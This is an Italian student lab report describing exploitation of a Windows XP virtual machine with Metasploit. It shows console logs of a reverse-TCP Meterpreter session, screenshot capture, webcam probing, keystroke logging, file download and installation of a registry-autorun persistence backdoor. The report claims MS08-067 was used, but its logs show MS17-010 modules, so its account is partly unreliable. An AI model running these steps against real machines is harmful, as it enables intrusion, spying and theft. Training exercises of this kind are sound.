
Traccia: Hacking MS08-067

Sulla base della teoria, viene richiesto allo studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Introduzione

Questo report descrive il processo di sfruttamento della vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP utilizzando Metasploit. Una volta stabilita la sessione, sono state eseguite varie operazioni di post-exploitation per recuperare uno screenshot, verificare la presenza di una webcam e tentare altre attività di raccolta di informazioni.

Ambiente di Test

- **Sistema target:** Windows XP 32bit
- **Vulnerabilità sfruttata:** MS08-067
- **Strumento di exploit:** Metasploit Framework
- **Payload:** windows/meterpreter/reverse_tcp

Procedura di Sfruttamento

Passo 1: Configurazione di Metasploit

1. **Avvio di Metasploit:** msfconsole
2. **Selezione dell'exploit:** use exploit/windows/smb/ms08_067_netapi
3. **Configurazione dei parametri dell'exploit:** set RHOST 192.168.11.98
4. **Avvio dell'exploit:** exploit

Passo 2: Ottenimento di una Sessione Meterpreter

Dopo l'esecuzione dell'exploit, è stata ottenuta una sessione Meterpreter sul sistema target.

```
msf6 > search eternalblue
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.11.98
RHOST => 192.168.11.98
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.98:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.11.98:445 - Host is likely VULNERABLE to MS17-010! - Windows XP 3790 Service Pack 1 x86 (32-bit)
[*] 192.168.11.98:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.11.98:445 - The target is vulnerable.
[*] 192.168.11.98:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```


```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.11.98
RHOST => 192.168.11.98
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.98:445 - Target OS: Windows XP 3790 Service Pack 1 x86 (32-bit)
[*] 192.168.11.98:445 - Filling barrel with fish... done
[*] 192.168.11.98:445 - | Entering Danger Zone |
[*] 192.168.11.98:445 - [*] Preparing dynamite ...
[*] 192.168.11.98:445 - [*] Trying stick 1 (x64) ... Boom!
[*] 192.168.11.98:445 - [+] Successfully Leaked Transaction!
[*] 192.168.11.98:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.11.98:445 - | Leaving Danger Zone |
[*] 192.168.11.98:445 - Reading from CONNECTION struct at: 0xfffff6f6ce025020
[*] 192.168.11.98:445 - Built a write-what-where primitive...
[*] 192.168.11.98:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.11.98:445 - Selecting native target
[*] 192.168.11.98:445 - Uploading payload... QGWQCPmP.exe
[*] 192.168.11.98:445 - Created \\QGWQCPmP.exe ...
[*] 192.168.11.98:445 - Service started successfully...
[*] 192.168.11.98:445 - Deleting \\QGWQCPmP.exe ...
[*] Sending stage (175686 bytes) to 192.168.11.98
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.98:1058) at 2024-06-11 13:12:38 -0400
```

Passo 3: Recupero di uno Screenshot

1. Esecuzione del comando per catturare lo screenshot: screenshot

Risultato: Uno screenshot del desktop del sistema Windows XP è stato salvato sul sistema dell'attaccante



Passo 4: Verifica della Presenza di una Webcam

1. Individuazione della webcam: webcam_list

Risultato: Il comando non ha rilevato la presenza di una webcam collegata al sistema Windows XP.

```
meterpreter > webcam_list
[-] Unknown command: webcam_list
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```

Passo 5: Tentativi di Accesso alla Webcam e Altre Attività

5.1 Accesso alla Webcam

Sebbene il comando `webcam_list` non abbia rilevato una webcam, sono stati effettuati ulteriori tentativi per accertarsi della sua assenza.

1. **Tentativo di attivare la webcam:** `webcam_snap`

```
meterpreter > webcam_snap  
[-] Target does not have a webcam  
meterpreter > █
```

Risultato: Il comando ha restituito un errore indicando che non è stata trovata alcuna webcam disponibile sul sistema target.

5.2 Dump della Tastiera

Per monitorare l'attività della tastiera, è stato utilizzato il comando `keyscan_start` per avviare la registrazione dei tasti premuti.

1. **Avvio del keylogger:** `keyscan_start`

Risultato: La registrazione dei tasti è stata avviata con successo.

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > █
```

Acquisizione dei dati della tastiera: Dopo un periodo di tempo sufficiente per raccogliere dati significativi, la registrazione è stata fermata e i dati acquisiti sono stati visualizzati.

1. **Dump della tastiera:** `keyscan_dump`

Risultato: È stato possibile visualizzare i tasti premuti dall'utente sul sistema target, fornendo informazioni utili per ulteriori analisi.

```
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
  
meterpreter > █
```

5.3 Altre Attività di Post-Exploitation

1. Raccolta di Informazioni sul Sistema: sysinfo getuid

Risultato: Visualizzazione delle informazioni di sistema, inclusi nome host, sistema operativo, architettura e tempo di avvio. Identificazione dell'utente attualmente connesso.

```
meterpreter > sysinfo getui
Computer      : XPLOL
OS            : Windows .NET Server (5.2 Build 3790, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : MSHOME
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter > █
```

Navigazione del File System: Utilizzando i comandi di navigazione del file system di Meterpreter, sono stati esplorati e scaricati file dal sistema target: comando ls

Risultato: Elenco dei file e delle directory presenti nella directory corrente.

2. Scaricare file o altro: comando download

Risultato: Download di file specifici dal sistema target al sistema dell'attaccante.

3. Persistenza: Per mantenere l'accesso al sistema compromesso, è stata tentata l'installazione di una backdoor per la persistenza.

```
13 exploit/windows/local/wmi_persistence 2017-06-06 normal No WMI Event Subscription Persistence
14 post/windows/gather/enum_ad_managedby_groups normal No Windows Gather Active Directory Managed Groups
15 post/windows/manage/persistence_exe normal No Windows Manage Persistent EXE Payload Installer
16 exploit/windows/local/s4u_persistence 2013-01-02 excellent No Windows Manage User Level Persistent Payload Installer
17 exploit/windows/local/persistence 2011-10-19 excellent No Windows Persistent Registry Startup Payload Installer
18 exploit/windows/local/persistence_service 2018-10-20 excellent No Windows Persistent Service Installer
19 exploit/windows/local/registry_persistence 2015-07-01 excellent Yes Windows Registry Only Persistence
20 exploit/windows/local/persistence_image_exec_options 2008-06-28 excellent No Windows Silent Process Exit Persistence
21 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence
22 exploit/unix/local/at_persistence 1997-01-01 excellent Yes at(1) Persistence
23 exploit/linux/local/rc_local_persistence 1980-10-01 excellent No rc.local Persistence

Interact with a module by name or index. For example info 23, use 23 or use exploit/linux/local/rc_local_persistence

msf6 exploit(windows/smb/ms17_010_psexec) > use 17
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set rhost 192.168.11.98
[!] Unknown datastore option: rhost. Did you mean LHOST?
rhost => 192.168.11.98
msf6 exploit(windows/local/persistence) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(windows/local/persistence) > set Lport 4448
[!] Unknown datastore option: plport. Did you mean LPORT?
plport => 4448
msf6 exploit(windows/local/persistence) > set Lport 4448
Lport => 4448
msf6 exploit(windows/local/persistence) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(windows/local/persistence) > session 1
[-] Unknown command: session
msf6 exploit(windows/local/persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against XPLOL via session ID: 1
[!] Note: Current user is SYSTEM & STARTUP = USER. This user may not login often!
[*] Persistent VBS script written on XPLOL as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FclzgZjEsLpd
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FclzgZjEsLpd
[*] Installed autorun on XPLOL as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\FclzgZjEsLpd
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/XPLOL_20240611.5342/XPLOL_20240611.5342.rc
msf6 exploit(windows/local/persistence) > █
```

Conclusioni

L'esercizio ha dimostrato con successo come sfruttare la vulnerabilità MS08-067 per ottenere una sessione Meterpreter su una macchina Windows XP. Durante la sessione Meterpreter, sono state effettuate diverse attività di post-exploitation, tra cui il recupero di uno screenshot, la verifica della presenza di una webcam (non trovata), l'uso di un keylogger per catturare i tasti premuti, la raccolta di informazioni di sistema e la navigazione del file system. Inoltre, è stata tentata l'installazione di una backdoor per garantire la persistenza dell'accesso al sistema compromesso.

L'esercizio ha evidenziato l'importanza della sicurezza delle reti e dei sistemi, sottolineando la necessità di mantenere aggiornati i sistemi operativi e applicare le patch di sicurezza tempestivamente per prevenire attacchi simili.